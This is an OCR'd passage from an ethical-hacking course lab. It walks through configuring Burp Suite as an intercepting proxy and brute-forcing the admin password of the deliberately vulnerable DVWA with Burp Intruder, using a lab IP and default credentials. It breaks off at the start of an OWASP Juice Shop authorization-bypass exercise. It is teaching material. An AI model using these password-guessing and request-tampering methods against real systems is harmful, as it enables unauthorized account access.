
   TIP: If you are using a recent version of Burp Suite, you can use the built-in browser and do not worry about using the Firefox browser to send the traffic to Burp. To launch Burp's browser, go to the **Proxy > Intercept** tab and click **Open browser**. You can then visit and interact with websites just like you would with any other browser. All in-scope traffic is automatically proxied through Burp. This means that as you browse your target website, you can take advantage of Burp Suite's manual testing features. For example, you can intercept and modify requests using Burp Proxy and study the complete HTTP history from the corresponding tabs. You can then send these requests to other tools, such as Burp Repeater and Burp Intruder, to perform additional testing of interesting items that you encounter.




2. If you want to use Firefox, navigate to **Preferences**:



3. Then navigate to **Network Proxy > Settings**.



4. Configure the proxy as shown below. Make sure that the “**No proxy for**” box does not have any entry on it.




5. Once you configure the proxy or use the Burp Suite built-in browser, navigate to the **Damn Vulnerable Web App (DVWA)** http://10.6.6.13 The default username is “admin” and the password is “password”.

   ℹ️DVWA is a classic playground for people that are getting started with cybersecurity and ethical hacking. It is a good starting point. Later we will play with tons of additional intentionally vulnerable applications.

6. Once you login to DVWA, you may need to **Create**/**Reset** the Database:

7. Once you login to DVWA, launch Burp, navigate to **Proxy > Intercept** and turn on **Intercept**.



8. Go back to DVWA and navigate to Brute Force, while capturing the requests and responses. Identify the session ID and write down the web framework and programming language used by the application below:

   Answer: _____

   ℹ️What I want you to learn here is how to use an interception proxy to capture the transactions between your browser and the web application. When you are Hacking APIs you may use applications like Postman (or similar) and intercept the transactions with your proxy.

   Again… familiarize yourself with **Burp**, as we will be using it extensively throughout the course. Click through each of the message editor tabs (Raw, Headers, etc.) to see the different ways of analyzing the message.

9. Click the "**Forward**" button to send the request to the server. In most cases, your browser will make more than one request in order to display the page (for images, etc.). Look at each subsequent request and then forward it to the server. When there are no more requests to forward, your browser should have finished loading the URL you requested.

10. You can go to the **Proxy History** tab. This contains a table of all HTTP messages that have passed through the Proxy. Select an item in the table, and look at the HTTP messages in the request and response tabs. If you select the item that you modified, you will see separate tabs for the original and modified requests.

11. Click on a column header in the Proxy history. This sorts the contents of the table according to that column. Click the same header again to reverse-sort on that column,

and again to clear the sorting and show items in the default order. Try this for different columns.

12. Within the history table, click on a cell in the leftmost column, and choose a color from the drop-down menu. This will highlight that row in the selected color. In another row, double-click within the Comment column and type a comment. You can use highlights and comments to annotate the history and identify interesting items.

Notes About the Burp CA Certificate

Since Burp breaks TLS/SSL connections between your browser and servers, your browser will by default show a warning message if you visit an HTTPS site via Burp Proxy. This is because the browser does not recognize Burp's SSL certificate, and infers that your traffic may be being intercepted by a third-party attacker. To use Burp effectively with SSL connections, you really need to install Burp's Certificate Authority master certificate in your browser, so that it trusts the certificates generated by Burp.

A few additional details that are also documented at:
https://portswigger.net/burp/documentation/desktop/tools/proxy/using

When you have things set up, visit any URL in your browser, and go to the Intercept tab in Burp Proxy. If everything is working, you should see an HTTP request displayed for you to view and modify. You should also see entries appearing in the Proxy history tab. You will need to forward HTTP messages as they appear in the Intercept tab, in order to continue browsing.

Intercepting requests and responses

The Intercept tab displays individual HTTP requests and responses that have been intercepted by Burp Proxy for review and modification. This feature is a key part of Burp's user-driven workflow:

- Manually reviewing intercepted messages is often key to understanding the application's attack surface in detail.
- Modifying request parameters often allows you to quickly identify common security vulnerabilities.

Intercepted requests and responses are displayed in an HTTP message editor, which contains numerous features designed to help you quickly analyze and manipulate the messages.
By default, Burp Proxy intercepts only request messages, and does not intercept requests for URLs with common file extensions that are often not directly interesting when testing (images, CSS, and static JavaScript). You can change this default behavior in the interception options. For example, you can configure Burp to only intercept in-scope requests containing parameters, or to intercept all responses containing HTML. Furthermore, you may often want to turn off Burp's interception altogether, so that all HTTP messages are automatically forwarded without

requiring user intervention. You can do this using the master interception toggle, in the Intercept tab.

Using the Proxy history

Burp maintains a full history of all requests and responses that have passed through the Proxy. This enables you to review the browser-server conversation to understand how the application functions, or carry out key testing tasks. Sometimes you may want to completely disable interception in the Intercept tab, and freely browse a part of the application's functionality, before carefully reviewing the resulting requests and responses in the Proxy history.
Burp provides the following functions to help you analyze the Proxy history:

- The history table can be sorted by clicking on any column header (clicking a header cycles through ascending sort, descending sort, and unsorted). This lets you quickly group similar items and identify any anomalous items.
- You can use the display filter to hide items with various characteristics.
- You can annotate items with highlights and comments, to describe their purpose or identify interesting items to come back to later.
- You can open additional views of the history using the context menu, to apply different filters or help test access controls.

Burp Proxy testing workflow


A key part of Burp's user-driven workflow is the ability to send interesting items between Burp tools to carry out different tasks. For example, having observed an interesting request in the Proxy, you might:

- Quickly perform a vulnerability scan of just that request, using Burp Scanner.
- Send the request to Repeater to manually modify the request and reissue it over and over.
- Send the request to Intruder to perform various types of automated customized attacks.
- Send the request to Sequencer to analyze the quality of randomness in a token returned in the response.


You can perform all these actions and various others using the context menus that appear in both the Intercept tab and the Proxy history.

Exercise 9b: Brute Forcing the Application


1. In this exercise you will try to bruteforce the **admin** password. This is a very simple example and should not take you more than 2-3 minutes. Brute force attacks are very easily mitigated in most modern environments. So, I don't want you to just learn how to do a brute force attack, instead take advantage of this exercise to learn about the methodology and features in Burp Suite (or similar proxies like the OWASP ZAP) to perform fuzzing, using wordlists, manipulate different fields, etc…
2. Set the DVWA Security Level to low, as shown below:




3. Navigate to DVWA and **Brute Force** again and type admin and any password.



4. Go back to Burp and right click on the **Intercept** window and select "**Send to Intruder**".




5. Navigate to **Intruder > Positions** and click on the **Clear** button.




6. We can brute force any elements, but for this simple example we will just brute force the password.

7. Navigate to **Payloads**. Due to the lack of time of this "*intense*" introduction class, we will just use a simple list and cheat a little. In the real world, you can use *wordlists*.




Note: You can only use wordlists in the Pro version of Burp; however, you can use the OWASP Zed Attack Proxy (ZAP) to also perform this task. As described by OWASP, the OWASP Zed Attack Proxy (ZAP) "is one of the world's most popular free security tools and is actively maintained by hundreds of international volunteers." Many offensive and defensive security engineers around the world use ZAP, which not only provides web vulnerability scanning capabilities but also can be used as a sophisticated web proxy. ZAP comes with an API and also can be used as a fuzzer. You can download and obtain more information about OWASP's ZAP from https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project.
You will see other examples using ZAP later in the course.

8. Navigate to the **Options** tab and go under Grep Match. The "Grep - Match" option can be used to flag result items containing specified expressions in the response. For each item configured in the list, Burp will add a new results column containing a checkbox indicating whether the item was found in each response. You can then sort on this column (by clicking the column header) to group the matched results together. Using this option can be very powerful in helping to analyze large sets of results, and quickly identifying interesting items. In password guessing attacks, scanning for phrases such as "password incorrect" or "login successful" can locate successful logins; in testing for SQL injection vulnerabilities, scanning for messages containing "ODBC", "error", etc. can identify vulnerable parameters. In our example, let's add the word "Welcome", as shown below.




7. Click “**Start attack**”. The window below will be shown -- and once the attack is successful, you will see the “Welcome message” in the HTML, as shown below. You can even click on the **Render** tab to show the page as if it was seen in a web browser.




Exercise 9c: Bypassing Authorization


In this exercise we will use the OWASP Juice Shop (running on **10.6.6.12** and port **3000**) and Burp Suite. The OWASP Juice Shop is an intentionally insecure web application written entirely in JavaScript which encompasses the entire OWASP Top Ten and other severe security flaws.

1. In the OWASP Juice Shop, navigate to **Account** > **Login** .




2. Create a new user to be able to interact with the vulnerable application. Do not use your personal email, any fake email is ok.



